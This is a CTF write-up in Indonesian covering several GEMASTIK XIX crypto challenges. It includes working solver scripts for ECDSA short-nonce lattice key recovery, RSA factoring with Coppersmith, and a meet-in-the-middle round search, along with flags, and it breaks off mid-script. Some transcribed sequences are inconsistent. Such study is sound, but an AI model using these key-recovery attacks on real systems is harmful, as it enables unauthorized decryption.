

GEMASTIK XIX


CYBER SECURITY WRITE-UP

Nama tim : Saw IT
Perguruan tinggi : Universitas hasanuddin
Anggota/nickname : Rifaldi / Lopush
Reyvandi Panca Ragly / reyvandi
Hasrullah

Crypto

1. Common-encoding

soal :



link ai : <https://chatgpt.com/share/6a8a5dc8-aa70-83ec-abb1-d23845cfc177>

solve :

- chal berisi SOOHOHHDWOOHOODW...Z
- pola string dipisahkan DW ,kami mengubahnya menjadi spasi. Karakter pembuka S, penutup Z.
- dan terdapat 6 huruf gabungan O dan H, untuk menerjemahkannya. kami mencoba ubah O = 1 dan H = 0 sehingga menjadi binary
- binary tersebut kemudian kami terjemahkan hingga memuat angka hex
- kami decode lagi menjadi string ASCII , namun belum bisa terbaca, sehingga kami lakukan sekali lagi hingga muncul pesan asli.

Berikut code program kami

```
cipher =  
"" "SOOHOHHDWOOHOODWOOHOHHDWOOHOHDWOOHOHHDWOOHOHHDWOOHOHHDWOOHHODWOOHO  
HODWOOHHODWOOHOHODWOOHOHHDWOOHOHHDWOOOHODWOOHOHHDWOOHHHOHDWOOHHODWOOHH  
HODWOOHHODWOOOHODWOOHOODWOOHHHOHDWOOHOHDWOOHOHHDWOOHOHODWOOHOHODWOOHO  
HODWOOHOHHDWOOHOHHDWOOHHOHDWOOHOHDWOOHHOHDWOOHHOHDWOOHHOHDWOOHHOHDWOOHH  
HODWOOHOHODWOOHHOHDWOOHOODWOOHHODWOOHOODWOOHOHODWOOHOODWOOHHOHDWOOHO  
OHDWOOHHOHDWOOHOHDWOOOHODWOOHOODWOOHOHDWOOHHOHDWOOHHOHDWOOHOHDWOOH  
HOODWOOHOODWOOHHOHDWOOHOODWOOHHODWOOHOODWOOHHHDWOOHOODWOOHOHHDWOOHO  
OHDWOOHHOHDWOOHHOHDWOOHHOHDWOOHOHDWOOHOHDWOOHHOHDWOOHHOHDWOOHHOHDWOO
```

```
h = ""

for x in cipher.replace("DW", " ").split():
    x = x.replace("S", "").replace("D", "").replace("Z", "")
    h += format(int("".join("1" if c == "0" else "0" for c in x), 2),
"02x")

for _ in range(2):
    h = "".join(chr(int(h[i:i+2], 16)) for i in range(0, len(h), 2))

print(h)
```

```
PS D:\VS Code\Gemastik19ctf> & C:\Python314\p
emastik19ctf/cry/common-encoding/encoding_s.p
GEMASTIK19{TUTOR!!_submit-crypto-flag_D0ng}
```

2. Nonce-nse

soal :

Challenge

11 Solves

×

Nonce-nse

484

👍 3 (100% liked) 🗨 0

Sebuah sistem meninggalkan jejak dari banyak tanda tangan digital. Di antara angka-angka yang terlihat acak, ada sesuatu yang tidak beres.

Temukan apa yang sebenarnya terjadi pada sistem tsb

Author: ac3

 [challeng...](#)

AI SOURCE <LINK> *

<https://...> (link percakapan AI kamu)

SOLVER / SCRIPT *

Choose Files

No file chosen

Wajib lampirkan solver/script yang kamu pakai.

solve :

- Di soal ini kita dikasih 40 signature ECDSA dan ciphertext yang sudah dienkripsi pakai AES-256-GCM. Pas cek source, ada bagian yang cukup mencurigakan: `nonce_bits_hint = 160`. Berarti nonce ECDSA yang dipakai cuma 160-bit. Ini bikin signature-nya bisa diserang menggunakan lattice attack.
- Dari 40 signature tersebut, kita berhasil mendapatkan private key:

79295886621100799536660173890999070263994144161520202567633589011913622152463

- Setelah private key didapat, kita tinggal mengikuti fungsi `derive_key()` yang ada di source untuk menghasilkan AES key.
- AES key tersebut kemudian dipakai untuk decrypt ciphertext menggunakan AES-256-GCM.

```
import hashlib
from Crypto.Cipher import AES

# Private key (d) yang berhasil dipulihkan melalui serangan Lattice (HNP)
d =
792958866211007995366601738909990702639941441615202025676335890119136
22152463

flag_enc = {
    "nonce": "da6eaa77b8d7943554928d2a69436d7a",
    "ciphertext":
    "76806de435f5e567db6d69eece732903dc249651dfc3a472921ef5926b9a1fd92804
b2fe24d30aa45053defa4cc0cc3448c69127",
    "tag": "9b9819540d44cb41ba715412e6a6baf8",
}

DOMAIN = b"aethernet-vault::v2::attestation::(d)"
KDF_SALT =
hashlib.sha256(b"aethernet-vault::stage::standalone").digest()
KDF_INFO = b"aethernet-vault|flag|aes256gcm"

def _hmac_sha256(key: bytes, msg: bytes) -> bytes:
    if len(key) > 64: key = hashlib.sha256(key).digest()
    key = key.ljust(64, b"\x00")
    return hashlib.sha256(bytes(b ^ 0x5C for b in key) +
hashlib.sha256(bytes(b ^ 0x36 for b in key) + msg).digest()).digest()

def hkdf_sha256(ikm: bytes, salt: bytes, info: bytes, length: int =
```

```

32) -> bytes:
    if salt == b"": salt = b"\x00" * 32
    prk = _hmac_sha256(salt, ikm)
    okm, t, c = b"", b"", 1
    while len(okm) < length:
        t = _hmac_sha256(prk, t + info + bytes([c]))
        okm += t
        c += 1
    return okm[:length]

def derive_key(d_val: int) -> bytes:
    ikm = hashlib.sha256(DOMAIN + d_val.to_bytes(32, "big")).digest()
    return hkdf_sha256(ikm, KDF_SALT, KDF_INFO, 32)

# Dekripsi Flag
key = derive_key(d)
cipher = AES.new(key, AES.MODE_GCM,
nonce=bytes.fromhex(flag_enc["nonce"]))
flag =
cipher.decrypt_and_verify(bytes.fromhex(flag_enc["ciphertext"]),
bytes.fromhex(flag_enc["tag"]))

print(f"[!] FLAG: {flag.decode('utf-8')}")

```

```

PS D:\VS Code\Gemastik19ctf> & C:\Python314\python.exe "d:/VS Code/Nonce-nse/nonce_s.py"
[!] FLAG: GEMASTIK19{hnp_sh0rt_b14s3d_n0nc3_l4tt1c3_g4t3d_kdf}

```

Flag : GEMASTIK19{hnp_sh0rt_b14s3d_n0nc3_l4tt1c3_g4t3d_kdf}

3. Ecliprime

soal :



link ai : <https://chatgpt.com/share/6a8a91ec-25e8-83ec-b12a-e37ae21565d4>

solve :

1. Analisis awal

Pada challenge ini diberikan source code yang menggunakan RSA dan AES-256-GCM. Bagian yang paling menarik adalah beberapa nilai berikut:

```
N = ...
e = 65537

M = 200

p_high =
7790664985083616370391324797496932612736652613564010012569243844532923193
9539900017396165461882997294478713777194989470437798229203489515603951361
82517760
```

Karena RSA menggunakan:

$$N = pq$$

maka biasanya kita tidak mengetahui p dan q . Namun adanya variabel p_high dan $M = 200$ terlihat mencurigakan. Saya mulai dengan mengecek ukuran kedua bilangan tersebut menggunakan SageMath.

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Write up/Crypto/Ecliptime/Pengerjaan$
sage
SageMath version 10.7, Release Date: 2025-08-09
Using Python 3.11.15. Type "help()" for help.

sage: NN = Integer("83711328797097213763431917143724719880328286831374494916391870463804082497622817924257066620857447664956
....: 9123310244626344500734013820909402118905471981284427651991468681980348420754766553894877354514549584086101102358428330
....: 15536345386400702600407606917678951121781451005120025926791201300875034875989541238363")
....:
....: p_high = Integer("7790664985083616370391324797496932612736652613564010012569243844532923193953990001739616546188299729
....: 447871377719498947043779822920348951560395136182517760")
....:
....: print(NN.nbits())
....: print(p_high.nbits())
1023
512
```

Ini menunjukkan bahwa N berukuran sekitar 1024 bit, sedangkan p_{high} berukuran 512 bit. Ukuran tersebut sangat cocok dengan faktor RSA, karena p dan q biasanya masing-masing sekitar setengah ukuran N . Kemudian saya mengecek hubungan antara p_{high} dan M :

```
sage: print(p_high % 2^200)
....: print(valuation(p_high, 2))
0
204
```

p_{high} habis dibagi 2^{200} , bahkan mempunyai 204 trailing zero. Ini memberikan petunjuk kuat bahwa p_{high} merupakan bagian atas dari suatu faktor p , sedangkan sekitar 200 bit bagian bawahnya tidak diketahui. Dengan demikian muncul model:

$$p = p_{\text{high}} + x$$

dengan:

$$0 \leq x < 2^{200}$$

Artinya 312 bit teratas p diketahui dan hanya 200 bit terbawah yang hilang.

2. Percobaan Coppersmith pertama

Secara teori, kita dapat membuat polynomial:

$$f(x) = x + p_{\text{high}}$$

karena:

$$p_{\text{high}} + x = p$$

dan p merupakan faktor dari N .

Saya mencoba langsung menggunakan `small_roots()`:

```
R.<x> = PolynomialRing(Zmod(NN))
```

```
f = x + p_high

roots = f.small_roots(
    X=2^200,
    beta=0.5
)

print(roots)
```

Hasilnya: [], Jadi pendekatan langsung terhadap p belum berhasil. Daripada terus mencoba parameter Coppersmith secara acak, saya melihat kembali struktur matematikanya.

3. Menggunakan pendekatan terhadap faktor q
 Karena:

$$N = pq$$

dan p_high merupakan pendekatan terhadap p , kita dapat menghitung perkiraan faktor q :

$$q_0 = \left\lceil \frac{N}{p_{high}} \right\rceil$$

di sage:

```
sage: q0 = NN // p_high
....: r = NN % p_high
....:
....: print("q0 =", q0)
....: print("r =", r)
....: print("q0 bits =", q0.nbits())
....: print("r bits =", r.nbits())
q0 = 10745081319422022234978984964653257232667229302747817897526520269335318873092014949684318150019190016662102404933050139
055746451218398980903308919829799685
r = 417224495506452960233058166089329573908183881760129432355296194634562927041553120034898376695026567943045600717387707716
768824812632028071189209786332763
q0 bits = 512
r bits = 507
```

Hasilnya menunjukkan bahwa q_0 adalah bilangan 512 bit. Selanjutnya kita tulis faktor sebenarnya sebagai:

$$q = q_0 - y$$

Karena p hanya berbeda dari p_high kurang dari 2^{200} , maka perbedaan q_0 dengan q juga kecil. Bound untuk y dapat dihitung dengan:

```

sage: B = 2^200
.....:
.....: Y = q0 - (NN // (p_high + B)) + 1
.....:
.....: print("Y bits =", Y.nbits())
Y bits = 201

```

Jadi kita hanya perlu mencari root kecil berukuran sekitar 201 bit.

4. Membentuk polynomial yang benar

Karena:

$$q = q_0 - y$$

dan q adalah faktor dari N , maka:

$$q_0 - y = 0 \pmod{q}$$

Dengan kata lain:

$$y - q_0 = 0 \pmod{q}$$

Maka polynomial yang kita gunakan adalah:

$$f(y) = y - q_0$$

Di Sage:

```

R.<y> = PolynomialRing(Zmod(NN))

f = y - q0

roots = f.small_roots(
    X=Y,
    beta=0.5
)

print(roots)

```


Kali ini Coppersmith berhasil:

[1203003128354700302193750540020042495474381726785362031543064] Root tersebut adalah nilai y .

5. Mendapatkan faktor RSA

Karena:

$$q = q_0 - y$$

```
y0 = ZZ(roots[0])  
  
q = q0 - y0  
p = NN // q  
  
print("p =", p)  
print("q =", q)  
print("p*q == N:", p*q == NN)
```

Hasil verifikasi: $p*q == N$: True, Ini membuktikan bahwa p dan q yang diperoleh benar-benar merupakan faktor RSA. Pada titik ini kelemahan RSA sudah berhasil dieksploitasi.

6. Memahami fungsi derive_key()

Sekarang saya kembali ke source code challenge. Terdapat fungsi:

```
def derive_key(p: int) -> bytes:  
    q = N // p  
    assert p * q == N  
  
    d = pow(e, -1, (p - 1) * (q - 1))  
  
    p_small = min(p, q)  
    dp = d % (p_small - 1)  
  
    ikm = hashlib.sha256(  
        DOMAIN + p_small.to_bytes(64, "big") + dp.to_bytes(64,  
        "big")  
    ).digest()
```

```
return hkdf_sha256(ikm, KDF_SALT, KDF_INFO, 32)
```

Karena p dan q sudah diketahui, kita bisa langsung menghitung:

$$\phi(N) = (p - 1)(q - 1)$$

kemudian private exponent:

$$d = e^{-1} \pmod{\phi(N)}$$

Setelah itu:

$$p_{small} = \min(p, q)$$

dan:

$$dp = d \pmod{p_{small} - 1}$$

Nilai tersebut kemudian digunakan untuk membentuk ikm dengan SHA-256:

```
ikm = hashlib.sha256(
    DOMAIN
    + p_small.to_bytes(64, "big")
    + dp.to_bytes(64, "big")
).digest()
```

7. Menghasilkan AES key

Source juga memberikan implementasi HMAC-SHA256 dan HKDF sendiri. Kita cukup mengikuti implementasinya secara persis:

```
def hmac_sha256(key, msg):
    if len(key) > 64:
        key = hashlib.sha256(key).digest()

    key = key.ljust(64, bytes(1))

    o = bytes(b ^ 0x5C for b in key)
    i = bytes(b ^ 0x36 for b in key)

    return hashlib.sha256(
        o + hashlib.sha256(i + msg).digest()
    ).digest()
```

```
def hkdf_sha256(ikm, salt, info, length=32):
    if salt == b"":
        salt = bytes(32)

    prk = hmac_sha256(salt, ikm)

    okm = b""
    t = b""
    c = 1

    while len(okm) < length:
        t = hmac_sha256(
            prk,
            t + info + bytes([c])
        )

        okm += t
        c += 1

    return okm[:length]
```

Parameter yang diberikan challenge adalah:

```
DOMAIN = b"prime-eclipse::v2::attestation-root::(p_small,dp)"

KDF_SALT = hashlib.sha256(
    b"prime-eclipse::stage::standalone"
).digest()

KDF_INFO = b"prime-eclipse|flag|aes256gcm"
```

Kemudian key AES didapatkan dengan: `key = derive_key(p)`

8. Mendekripsi AES-GCM

Ciphertext yang diberikan challenge terdiri dari nonce, ciphertext, dan authentication tag:

```
nonce = bytes.fromhex(
```

```

        "707744b6d7c44b5cf3c97a1c75106ef0"
    )

    ciphertext = bytes.fromhex(
        "8e44d3115874d057a22049cd05f3948803ff4cba5e99e66e318bc199d26098b515ef1c58b3b95249711ad5bf136d1fb1ede08511d2e34c7eedaa8"
    )

    tag = bytes.fromhex(
        "f8dda3f1501906d30b7c8024ad724d9f"
    )

```

kemudian:

```

from Crypto.Cipher import AES

cipher = AES.new(
    key,
    AES.MODE_GCM,
    nonce=nonce
)

flag = cipher.decrypt_and_verify(
    ciphertext,
    tag
)

print(flag.decode())

```

Authentication tag AES-GCM juga berfungsi sebagai verifikasi bahwa key yang kita hasilkan memang benar. Jika key salah, `decrypt_and_verify()` akan gagal dengan **MAC check failed**. Dalam kasus ini dekripsi berhasil dan flag diperoleh.

```

(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Crypto/Ecliptime$ sage solve.sage
[+] N bits = 1023
[+] p_high bits = 512
[+] M = 200
[+] q0 bits = 512
[+] Y bits = 201
[+] Running Coppersmith...
[+] roots = [1203003128354700302193750540020042495474381726785362031543064]

[+] =====
[+] FACTORS FOUND
[+] p = 77906649850836163703913247974969326127366526135640100125692438445329231939539900017396165461891719605711555284675409
11882294477250757663604464916623398503
[+] q = 1074508131942202234978984964653257232667229302747817897526520269335318873092014949684318150017987013533747704630856
388515726408722924599176523557798256621
[+] p*q == N: True
[+] =====

[+] Saved factors -> ecliptime_factors.txt
[+] Generated -> decrypt_auto.py
[+] Running Python decryptor...

[+] RSA factor verification : True
[+] AES key : b7537a98c5589a9a1df6a0fa7bf3ce41d01f713e67d98f042614b7d8a44340cd


[+] =====
[+] FLAG = GEMASTIK19{c0pp3rsm1th_g4t3d_kdf_d3c0y_0aep_n34r_th3_b0und}
[+] =====

```

Flag : **GEMASTIK19{c0pp3rsm1th_g4t3d_kdf_d3c0y_0aep_n34r_th3_b0und}**

4. Raiso

soal :



link ai : <https://chatgpt.com/share/6a8a963b-ff80-83ec-8cf7-516ae670fc48>

solve :

1. Informasi awal

Kita diberikan sebuah source Python:

```
#!/usr/bin/env python3
```

```
import hashlib
```

```
P = 2147483647
```

```
def H(data: bytes) -> int:
    h = hashlib.sha256(data).digest()
    return int.from_bytes(h[:8], "big") % P
```

```
def F(a: int, b: int, d: int) -> tuple:
    t = (d * H(
        str(a).encode() + b":" +
        str(b).encode() + b":" +
        str(d).encode()
    )) % P

    return (b + t) % P, a
```

```
if __name__ == "__main__":
    import json

    with open("payload.json") as f:
        cfg = json.load(f)

    P = int(cfg["p"])
    K = int(cfg["k"])
    D = [int(d) for d in cfg["params"]]

    SA = int(cfg["sa"])
    SB = int(cfg["sb"])

    R0 = int(cfg["r0"])
    R1 = int(cfg["r1"])

    FA = int(cfg["fa"])
    FB = int(cfg["fb"])

    print(f"P={P} K={K} D={D}")
    print(f"sa={SA} sb={SB}")
    print(f"r0={R0} r1={R1}")
    print(f"fa={FA} fb={FB}")
```

Dan payload.json:

```
{
  "p": 2147483647,
```

```

"k": 28,
"params": [
    2,
    3,
    5
],
"sa": 1108177917,
"sb": 1204636112,
"r0": 1394769041,
"r1": 1214293900,
"fa": 299562036,
"fb": 1650387977,
"enc": {
    "nce": "ad10ee54a881ce2455f1c978f4d9f937",
    "ct":
    "b9b8ab1067281b8ffc87250c3645b897af23a5131e58e8c1ad142524104f0e08
    7e8ec16d9df0de",
    "tg": "d70a41b8f9613da31716ecf4965903b9"
}
}

```

2. Memahami fungsi F

Bagian yang paling penting dari source adalah:

```

def F(a: int, b: int, d: int) -> tuple:
    t = (d * H(
        str(a).encode() + b":" +
        str(b).encode() + b":" +
        str(d).encode()
    )) % P

    return (b + t) % P, a

```

Secara matematis:

$$H(a, b, d) = \text{SHA256}(\text{str}(a)||" : "||\text{str}(d))$$

kemudian hanya 8 byte pertama SHA-256 yang diambil:

$$H = \text{int}(\text{SHA256}[:8]) \bmod P$$

dengan:

$$P = 2147483647 = 2^{31} - 1$$


Round function-nya:

$$F(a, b, d) = (b + dH(a, b, d) \pmod{P}, a)$$

Jadi setiap kali $F()$ dijalankan, kita mendapatkan state baru (a, b) .

3. Ada tiga kemungkinan nilai d

Dari: "params": [2,3,5], berarti setiap round memakai salah satu dari: $d \in \{2, 3, 5\}$
Sementara: "k": 28, menunjukkan ada 28 round. Jadi secara konseptual prosesnya kemungkinan:



Kalau kita belum mengetahui 28 nilai d , jumlah kemungkinan adalah:

$$3^{28} = 22876792454961$$

Ini terlalu besar untuk brute force langsung.

4. Jangan langsung memakai Sage

Pada titik ini sebenarnya Sage belum membantu banyak. Masalahnya bukan persamaan aljabar sederhana, melainkan ada SHA-256 di dalam setiap round: $H(\dots)$ Jadi kita tidak punya inverse matematis sederhana. Bahkan $F()$ juga agak menarik. Bentuknya sekilas seperti Feistel: $(a,b) \rightarrow (\text{something}, a)$, Karena output kedua selalu sama dengan a . Tetapi something bergantung pada: $H(a,b,d)$ yang juga bergantung pada b . Jadi kita tidak bisa dengan mudah melakukan: $\text{output} \rightarrow \text{input}$ secara

matematis. Kesimpulannya yaitu lebih masuk akal mencari struktur lain yang mengurangi ruang pencarian daripada mencoba membalik $F()$.

5. Pertama-tama, kita cek apakah d mempunyai pola sederhana
Sebelum mencari sesuatu yang rumit, kita cek hipotesis sederhana:

$d = 2$ terus
 $d = 3$ terus
 $d = 5$ terus

atau: 2,3,5,2,3,5,... dan berbagai permutasinya. Kita bisa membuat script:

```
#!/usr/bin/env python3

import hashlib
import itertools

P = 2147483647
K = 28
D = [2, 3, 5]

SA = 1108177917
SB = 1204636112

R0 = 1394769041
R1 = 1214293900

def H(data: bytes) -> int:
    return int.from_bytes(
        hashlib.sha256(data).digest()[:8],
        "big"
    ) % P

def F(a: int, b: int, d: int):
    t = (
        d * H(
            str(a).encode()
            + b"."
            + str(b).encode()
            + b"."
            + str(d).encode()
        )
    )
```

```

    )
) % P

return (b + t) % P, a

def run(ds):
    a, b = SA, SB

    for d in ds:
        a, b = F(a, b, d)

    return a, b

def check(name, ds):
    result = run(ds)

    print(f'{name:<30} -> {result}')

    if result == (R0, R1):
        print("[+] MATCH")
        print("[+] sequence =", ds)

for d in D:
    check(f'constant d={d}', [d] * K)

for perm in itertools.permutations(D):
    check(
        f'perm {perm} repeated',
        list(perm) * 10
    )

```

Hasilnya tidak cocok dengan: (r0,r1) = (1394769041,1214293900)
 Kita juga bisa mencoba rule berdasarkan state:

```

D[a % 3]
D[b % 3]
D[(a+b) % 3]
D[(a-b) % 3]
D[(a^b) % 3]

```

dan semuanya gagal.

Ini penting karena berarti d kemungkinan bukan sekadar pola sederhana berdasarkan a, b, atau indeks round.

6. Petunjuk terbesar sebenarnya ada di r_0, r_1
Sekarang lihat payload secara keseluruhan:

$sa = 1108177917$
 $sb = 1204636112$

$r_0 = 1394769041$
 $r_1 = 1214293900$

$fa = 299562036$
 $fb = 1650387977$

Kita mempunyai tiga buah state: (sa, sb) , (r_0, r_1) , (fa, fb) dan jumlah round: $K = 28$ Ini sangat mencurigakan. Hipotesis paling natural:

(sa, sb)
|
| 14 round
v
 (r_0, r_1)
|
| 14 round
v
 (fa, fb)

Kenapa 14? Karena: $28 / 2 = 14$, Artinya r_0, r_1 mungkin adalah state yang diberikan di tengah proses. Kalau dugaan ini benar, masalah kita berubah drastis.

7. Kompleksitas turun drastis
Tanpa checkpoint:

$$3^{28}$$

kemungkinan. Tetapi kalau ada checkpoint di tengah: $(sa, sb) \rightarrow (r_0, r_1)$, hanya perlu mencari 14 round:

$$3^{14}$$

dan dari: $(r_0, r_1) \rightarrow (fa, fb)$ juga:

$$3^{14} = 4.782.969$$

Hanya sekitar 4.8 juta kemungkinan untuk masing-masing sisi. Total sekitar:

$$2 \times 3^{14} = 9.565.938$$

Ini sangat feasible. Kita tidak lagi perlu brute force: 22,876,792,454,961 kemungkinan

8. Kita brute force bagian pertama

Sekarang kita cari sequence 14 nilai **d** sehingga: $F_{14}(sa, sb) = (r0, r1)$ Karena hanya ada tiga pilihan pada setiap round: 2, 3, 5 kita bisa melakukan DFS. Buat script:

```
#!/usr/bin/env python3

import hashlib

P = 2147483647
D = [2, 3, 5]

SA = 1108177917
SB = 1204636112

R0 = 1394769041
R1 = 1214293900

FA = 299562036
FB = 1650387977

def H(data: bytes) -> int:
    return int.from_bytes(
        hashlib.sha256(data).digest()[:8],
        "big"
    ) % P

def F(a: int, b: int, d: int):
    t = (
        d * H(
            str(a).encode()
            + b": "
            + str(b).encode()
        )
    )
```

```

        + b":"
        + str(d).encode()
    )
) % P

return (b + t) % P, a

def find_path(start, target, depth):
    path = []

    def dfs(a, b, level):
        if level == depth:
            return (a, b) == target

        for d in D:
            na, nb = F(a, b, d)

            path.append(d)

            if dfs(na, nb, level + 1):
                return True

            path.pop()

        return False

    if dfs(start[0], start[1], 0):
        return path.copy()

    return None

print("[*] Searching first 14 rounds...")

seq1 = find_path(
    (SA, SB),
    (R0, R1),
    14
)

print("[+] seq1 =", seq1)

print("[*] Searching second 14 rounds...")

```

```

seq2 = find_path(
    (R0, R1),
    (FA, FB),
    14
)

print("[+] seq2 =", seq2)

```

```

(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Write up/Crypto/Raiso$ python3 tes.py
[*] Searching first 14 rounds...
[+] seq1 = [2, 5, 5, 3, 2, 5, 2, 5, 3, 5, 5, 5, 2]
[*] Searching second 14 rounds...
[+] seq2 = [5, 3, 5, 2, 3, 5, 5, 3, 5, 2, 2, 5, 5, 2]

```

Jadi dua bagian sequence adalah: $\text{seq1} = [2, 5, 5, 3, 2, 5, 2, 5, 3, 5, 5, 5, 2]$ dan: $\text{seq2} = [5, 3, 5, 2, 3, 5, 5, 3, 5, 2, 2, 5, 5, 2]$

9. Verifikasi sequence pertama

Sangat penting dalam write-up untuk tidak hanya percaya kepada brute force. Kita bisa menjalankan sequence tersebut secara langsung:

```

seq1 = [
    2, 5, 5, 3, 2, 5, 2,
    5, 3, 5, 5, 5, 5, 2
]

a, b = SA, SB

for d in seq1:
    a, b = F(a, b, d)

print(a, b)

```

Output: 1394769041 1214293900, tepat sama dengan: $r0 = 1394769041$, $r1 = 1214293900$, Kemudian sequence kedua:

```

seq2 = [
    5, 3, 5, 2, 3, 5, 5,
    3, 5, 2, 2, 5, 5, 2
]

a, b = R0, R1

for d in seq2:
    a, b = F(a, b, d)

```

```
print(a, b)
```

Output: 299562036 1650387977, yang tepat sama dengan: $fa = 299562036$ $fb = 1650387977$, Jadi checkpoint memang benar:

10. Sequence lengkap

Gabungkan keduanya: $ds = seq1 + seq2$, menjadi:

```
[
    2,5,5,3,2,5,2,5,3,5,5,5,5,2,
    5,3,5,2,3,5,5,3,5,2,2,5,5,2
]
```

Atau tanpa line break: 2,5,5,3,2,5,2,5,3,5,5,5,5,2,5,3,5,2,3,5,5,3,5,2,2,5,5,2

11. Bagaimana ciphertext-nya digunakan?

Sekarang lihat:

```
"enc": {
    "nce": "ad10ee54a881ce2455f1c978f4d9f937",
    "ct":
    "b9b8ab1067281b8ffc87250c3645b897af23a5131e58e8c1ad142524104f0e08
    7e8ec16d9df0de",
    "tg": "d70a41b8f9613da31716ecf4965903b9"
}
```

Perhatikan: $nonce = 16$ byte, $tag = 16$ byte, dan ciphertext panjangnya 39 byte.

Format seperti ini sangat cocok dengan AES-GCM. Di Python, `AESGCM.decrypt()` mengharapkan: `ciphertext || authentication_tag`, sehingga:

```
aes.decrypt(
    nonce,
    ct + tag,
    None
)
```

12. Mencari derivasi key

Source yang diberikan kepada kita tidak memperlihatkan bagian pembentukan AES key. Jadi setelah memperoleh sequence round, kita perlu menguji kandidat key derivation yang masuk akal.

- Kandidat yang paling sederhana adalah: `hashlib.sha256(str(ds).encode()).digest()`,
- Artinya sequence Python: `[2, 5, 5, 3, ...]`
- diubah menjadi string: `"[2, 5, 5, 3, 2, 5, ...]"` kemudian di-hash SHA-256.


- Kita mendapatkan:
72b3dc3d781e51b269219420323ca7a7d83741f63031f46e68c34f60dca7f333
- jadi AES-256 key:
72b3dc3d781e51b269219420323ca7a7d83741f63031f46e68c34f60dca7f333
- Menariknya, karena AES-GCM memiliki authentication tag, kita tidak perlu menebak apakah key benar.
- Kalau salah: AESGCM(key).decrypt(...) akan gagal dengan InvalidTag.
- Kalau berhasil: key dan seluruh proses kita benar.

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyisihan/Write up/Crypto/Raiso$ python3 tes.py
[*] Searching first half...
[+] seq1 = [2, 5, 5, 3, 2, 5, 2, 5, 3, 5, 5, 5, 2]
[*] Searching second half...
[+] seq2 = [5, 3, 5, 2, 3, 5, 5, 3, 5, 2, 2, 5, 2]
[+] Full sequence:
[2, 5, 5, 3, 2, 5, 2, 5, 3, 5, 5, 5, 2, 5, 3, 5, 2, 3, 5, 5, 3, 5, 2, 2, 5, 2]
[+] AES key = 72b3dc3d781e51b269219420323ca7a7d83741f63031f46e68c34f60dca7f333
[+] Flag = GEMASTIK19{r41s0_m33t_m3_1n_th3_m1ddl3}
```

Flag : GEMASTIK19{r41s0_m33t_m3_1n_th3_m1ddl3}

5. TZKS

soal :



link ai : <https://chatgpt.com/share/6a8a9fd1-3614-83ec-8aef-128e4b80b51d>

solve :

- Pertama cek challenge:
nc 15.232.64.175 13500

```
{ "pow": { "how": "find an ascii string S such that
sha256((chal+S).encode()) has at least `bits` leading zero BITS; reply
{ \"pow\": S\", \"chal\": \"42cab7398909fd4441dfc7ba1b522982\", \"bits\":
20}}
```

server memberikan PoW (proof of work)

- selanjutnya kami selesaikan PoW, server juga meminta kami mencari string ASCII s


```
chal = 42cab7398909fd4441dfc7ba1b522982
bits = 20
```

kami buat file [pow.py](#)

```
import hashlib
```

```
chal = "42cab7398909fd4441dfc7ba1b522982"

i = 0

while True:
    s = str(i)

    digest = hashlib.sha256(
        (chal + s).encode()
    ).digest()

    if int.from_bytes(digest, "big") < (1 << (256 - 20)):
        print("[+] PoW:", s)
        print("[+] SHA256:", digest.hex())
        break

    i += 1
```

outputnya :

[+] PoW: 2034167

[+] SHA256:

000000d2d5fa8ad15b7051f5aa3d05e3095553546145e799129d8eabb92567a7

- di nc tadi, kami kirim json {"pow": "2034167"}
dan yep {"error": "invalid proof-of-work"} , invalid wkwwk.chalnya berubah setiap kali kita jalankan nc-nya. Jadi, edit lagi programnya bagian chall.

- kalo berhasil outputnya kek gini

```
{"msg": "TZKS attestation service", "n": 256, "q": 8380451, "k": 4, "l": 4, "eta": 2,
"gamma": 131072, "tau": 39, "A":
[["544d0876a82411a0d1...angka huruf banyak bett
```

- karena A dan t sangat panjang, kami simpan response server langsung ke file JSON.
kami juga memutuskan buat script Python yang otomatis konek ke server sampe simpan parameter ke params.json.

```
#get_params.py
import socket
import json
```

```
import hashlib

HOST = "15.232.64.175"
PORT = 13500

def recv_json(sock):
    data = b""

    while b"\n" not in data:
        chunk = sock.recv(65536)

        if not chunk:
            raise EOFError("Server closed connection")

        data += chunk

    line, _, _ = data.partition(b"\n")
    return json.loads(line.decode())

def send_json(sock, obj):
    sock.sendall(
        (json.dumps(obj, separators=(",", ":")) + "\n").encode()
    )

def solve_pow(chal, bits):
    target = 1 << (256 - bits)
    i = 0

    while True:
        s = str(i)

        digest = hashlib.sha256(
            (chal + s).encode()
        ).digest()

        if int.from_bytes(digest, "big") < target:
            return s
```

```

        i += 1

sock = socket.create_connection((HOST, PORT))

# Terima PoW
hello = recv_json(sock)

pow_info = hello["pow"]
